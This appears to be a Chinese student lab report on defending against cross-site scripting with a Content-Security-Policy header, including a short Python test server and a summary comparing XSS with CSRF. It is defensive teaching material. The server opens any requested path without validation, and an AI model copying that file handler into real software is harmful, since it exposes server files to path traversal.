
Task 7: Defeating XSS Attacks Using CSP

首先更改/etc/hosts 文件，加入下图红框里的内容。




打开三个网址，页面显示内容如下。





可以发现，三个页面中 1, 4, 5 三项每次显示的都是 OK, 这是因为 area1 有正确的口令，self 和 example68.com 来源的 Javascript 代码被允许执行。在服务程序中加入下图红框内容，使 area2 相应的 Javascript 代码由于口令正确可被执行，example79.com 来源的 Javascript 代码可被执行。



服务程序完整代码如下：


```
#!/usr/bin/env python3
```



```
from http.server import HTTPServer, BaseHTTPRequestHandler
from urllib.parse import *
```

```
class MyHTTPRequestHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        o = urlparse(self.path)
        f = open("." + o.path, 'rb')
        self.send_response(200)
        self.send_header('Content-Security-Policy',
            "default-src 'self';"
            "script-src 'self' *.example68.com:8000 *.example79.com:8000 'nonce-1rA2345' 'nonce-2rB3333' ")
        self.send_header('Content-type', 'text/html')
        self.end_headers()
        self.wfile.write(f.read())
        f.close()
```

```
httpd = HTTPServer(('127.0.0.1', 8000), MyHTTPRequestHandler)
httpd.serve_forever()
```

再次访问三个网页，发现除 3 外的所有 area 都显示 OK。





实验总结：

本次实验主要内容是 XSS 攻击。XSS 攻击与上次实验内容 CSRF 攻击最主要的区别就是 CSRF 是利用网站本身的漏洞，去请求网站的 api。XSS 是向网站注入 js 代码，然后执行 js 里的代码，篡改网站的内容。蠕虫病毒正是利用了 XSS 的这个特征，再加上自身的可复制性，才能发动大面积的攻击。针对 XSS 攻击，有进行编码、CSP 等方法进行防御。